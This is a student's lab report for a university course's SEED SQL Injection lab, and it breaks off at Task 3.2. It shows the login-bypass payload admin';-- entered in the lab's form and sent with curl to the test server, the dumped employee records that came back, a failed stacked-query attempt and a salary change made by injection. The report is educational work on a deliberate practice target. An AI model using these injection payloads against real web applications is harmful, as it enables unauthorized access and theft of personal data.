CSE 565 Lab 2 Report
SQL Injection Attack Lab

Notes: (IMPORTANT)

- ➔ It is required to use this report template.
- ➔ **Select <File> - <Make a copy> to make a copy of this report for yourself.**
- ➔ Report your work in each section. **Describe** what you have done and what you have observed. You should take screenshots to support your description. You also need to provide an explanation of the observations that are interesting or surprising. Please also list the important code snippets followed by an explanation.
- ➔ Simply attaching code or screenshots without any explanation will NOT receive credits.
- ➔ Do **NOT** claim anything you didn't do. If you didn't try on a certain task, leave that section blank. You will receive a ZERO for the whole assignment if we find any overclaim.
- ➔ Grading will be based on your **description** and the completion of each task.
- ➔ After you finish, export this report as a PDF file and submit it on UBLearns.

Your Full Name: Nazmus Saquib
UBITName: nsaquib2
Student Number: 50510460

`I, ___nsaquib2___(UBITName), have read and understood the course academic integrity policy.`

(Your report will not be graded without filling in the above AI statement.)

Task 1: Get Familiar with SQL Statements

What I have done:

After following the instruction for lab set up and getting inside the database named sqllab_users, I have run a basic SQL commands to view the table names available. And then I ran the select query to view Alice's information using where condition.

```
[10/04/23]seed@VM:~/.../Labsetup$ docksh 81
root@817b32cce77d:/# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)
```

```
Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> select * from credential where name = 'Alice'
    -> select * from credential where name = 'Alice';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax
 to use near 'select * from credential where name = 'Alice'' at line 2
mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.01 sec)
```


What I have observed:


Although it is a basic thing, I observed that once we get inside the database, we can query anything in that database in order to find information stored inside it.

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1. SQL Injection Attack from webpage

What I have done:

I have written the username "admin", then put a single quote (') to close the single quote started for the username field. Then put a semi-colon (;) to end the command. Then put double dash (--) which means commenting out the rest of the query including the hashed password. So, the command I ran is admin';--



What I have observed:

I observed that even hashed password is vulnerable to even a simple SQL comment syntax. I did not know before that systems can be broken with basic SQL. The idea seems pretty interesting to me.

Task 2.2. SQL Injection Attack from the command line

What I have done:

I ran the same command as above, but this time I used the command line tool called "curl".
I just replaced the single quote with %27 and the space with %20. I have commented out the password the same way using double dash (--).

```
seed@VM: ~/.../Labsetup
3255bfef95601890afd80709'' at line 3]\n[10/04/23]seed@VM:~/.../Labsetup$ curl 'http://w
ww.seed-server.com/unsafe_home.php?username=admin%27;--%20&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli
```

```
seed@VM: ~/.../Labsetup
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color:
#3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="h
eight: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class
='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only
'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_f
rontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='log
offBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'
><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table tabl
e-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><t
h scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope
='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>A
ddress</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alic
e</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td><
/td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</t
d><td>10213352</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</
th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td
><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><
td>32193525</td><td></td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><
td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td>
td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td
>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
```


What I have observed:


After breaking the security we found the HTML code of the website. In the code I found keywords like Birthday, SSN, Nickname from where a hacker can extract info easily.

Task 2.3. Append a new SQL statement

What I have done:

I tried to run two separate queries (a login credential and an update statement) together seperated by a semi colon. But it did not let me run two queries together and threw an error.





What I have observed:

I failed using a semicolon to execute multiple queries because of the security mechanisms used by the developer in the backend. There are many security mechanisms that prevent hackers from invading websites such as, input validation, prepared statements, error handling, etc. They catch suspicious syntaxes such as semi-colon being used for running 2 queries together.


Task 3: SQL Injection Attack on UPDATE Statement


Task 3.1. Modify your own salary


What I have done:


Suppose I am Alice and I want to change my salary. I logged in with my own credential. Here I needed to break into my (Alice's) account the same way I did before.

After that I ran a query to change my salary, although I am not authorized to do it using the form. After updating I checked it and it was successful.


SQLi Lab
SEED Project
New Tab
www.seed-server.com/index.html
Employee Profile Login
USERNAME
Alice';--
PASSWORD
Password
Login
Copyright © SEED LABs


www.seed-server.com/unsafe_home.php?username=Alice'%3B--+&Password=
Home
Edit Profile
Logout
Alice Profile
Key
Value
Employee ID
10000
Salary
20000
Birth
9/20
SSN
10211002
NickName
Email
Address
Phone Number






<u>What I have observed:</u>

I understood that, even if I don't have access to something in a form, I still can update an info by running SQL commands.


Task 3.2. Modify other people's salary

